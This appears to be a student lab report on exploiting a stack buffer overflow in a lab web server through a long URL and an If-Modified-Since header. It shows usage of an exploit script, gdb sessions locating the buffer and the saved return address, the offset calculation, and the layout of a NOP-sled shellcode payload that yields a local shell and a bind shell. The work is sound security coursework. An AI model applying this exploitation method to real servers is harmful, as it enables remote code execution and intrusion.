EXPLOIT PATHNAME

Vinci Nicolò

08 October 2021

1 Buffer overflow vulnerability

Telnet has been used to perform http request manually and discover the vulnerability. Firstly, an overflow though the URL of the request has been tested with the request shown in the figure 1.

Figure 1: Overflow via URL

As result, the web server receives the request and goes in *segmentation fault*.



Figure 2: Result

Then, an overflow can also be caused via the header *If-Modified-Since* of the GET request.

Figure 3: Overflow via header

The result is the same as before, the web server is able to process the http request, but it goes in *segmentation fault* as shown in the figure 4.



Figure 4: Result *If-Modified-Since*

2 Exploit script

A script called *exploit.sh* has been developed to automatically exploit the two overflow vulnerabilities. The script gets as parameters the *port* where the vulnerable web server is and the *number of chars* to send via an http GET request. However, the two parameters can also be inserted manually after the script execution. Moreover, the user can choose whether to exploit the overflow vulnerability directly via the URL, as shown in the figure 1, or the header field *If-Modified-since*, as shown in the figure 1. The *python3 -c "print()"* command has been exploited to automatically crafted the *number of chars* required. An example of how to launch the script is reported in the figure 5.

```
root@server:/users/otech2ah# ./exploit.sh
Enter port number to attack:
8080
Enter number of chars:
2000
Would you like to overflow request or header?[req/head]
req
```

Figure 5: Exploit example

The result is the same of the figure 2.

3 Local Code Execution

The previous overflow vulnerabilities can be exploited to execute a shell code manipulating the stack. It will be exploited the overflow through the header *If-Modified-Since* shown in the figure 3. First of all, the starting position of the buffer *hdrval* should be found. To do so, the web server has been started with *gdb* and two different break points have been placed at line 88 and 89.

```
root@server:/usr/src/fhttpd# gdb webserver
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from webserver...done.
(gdb) b 88
Breakpoint 1 at 0x152c: file webserver.c, line 88.
(gdb) b 89
Breakpoint 2 at 0x1553: file webserver.c, line 89.
(gdb) run 8080
```

Figure 6: Run *gdb*

Then, a GET request has been performed exploiting the script described in the section 2 with only four characters *A* in the header *If-Modified-Since*.

```
root@server:/users/otech2ah# ./exploit.sh 8080 4
Would you like to overflow request or header?[req/head]
head
```

Figure 7: GET request with script

On *gdb*, the first break point has been hit and with the command *x /1024bx hdrval* the first 1024 bytes of the buffer *hdrval* have been shown. So, the starting address can be spotted.

```
[New Thread 0x7ffff75b0700 (LWP 3316)]
GET / HTTP/1.1
If-Modified-Since: AAAA

[Switching to Thread 0x7ffff75b0700 (LWP 3316)]

Thread 2 "webserver" hit Breakpoint 1, get_header (req=0x7ffff75afe60, headername=0x555555556ae0 "If-Modified-Since") at webserver.c:88
88                              memcpy((char *)hdrval, hdrptr, (hdrend - hdrptr));
(gdb) x /1024bx hdrval
0x7ffff75af480: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7ffff75af488: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7ffff75af490: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7ffff75af498: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
0x7ffff75af4a0: 0x00    0x00    0x00    0x00    0x00    0x00    0x00    0x00
```

Figure 8: First break point at line 88

Indeed, when *gdb* hit the second break point, the buffer has been filled with four *0x41* which represent four characters *A*.



Figure 9: Second break point at line 89

After that, the Return Instruction Pointer of the function **get_header* can be spotted with the command *info frame* in *gdb*. It can be spotted also where the RIP is stored.



Figure 10: Spot RIP and where it is stored

Now, the distance between the starting position of the buffer and the register which contains the RIP can be computed. The operation is simple:
0x7ffff75af8e8 - 0x7ffff75af480 = 1128 bytes.
So, the buffer should be filled with 1128 characters and then the RIP can be overwritten. Hence, a payload has been prepared in this way:
601 bytes of No-Operation + 27 bytes of shell code + 500 bytes of No-Operation + 6 bytes of register to return.
Any shell code used has been taken from *shell-storm.org* and the above shell code is able to execute */bin/sh* where the web server is running. Moreover, the register has been composed with only 6 bytes, because the other two are *\x00* and they were interpreted as *'\0'*. So, all the payload will be truncated at the first *\x00*. Fortunately, the RIP has been overwritten with the custom 6 bytes and the others 2 already present in the stack are exactly *\x00*. To conclude, the RIP has not been overwritten with exactly the first register of the buffer *hdrval 0x7ffff75af480*, but with another register under that *0x7ffff75af4c0*. Anyway, the shell code has been executed thanks to the No-Operation sled. A python script can be run in order to execute the shell code. In *gdb*, the RIP has been correctly overwritten:

Figure 11: RIP overwritten

Also in the stack the RIP has been correctly overwritten with the custom register injected.



Figure 12: RIP overwritten in stack

Then, the destination register *0x7ffff75af4c0* has been correctly filled of No-Operation(s) that correspond to *\x90*.



Figure 13: Destination register

Indeed, the command *bin/sh* has been correctly executed in the web server.

Figure 14: Command *bin/sh*

A bind shell can also be opened exploiting another shell code from *shell-storm.org*. The payload has to be adapted in order to be 1134 bytes.



Figure 15: Connect to bind shell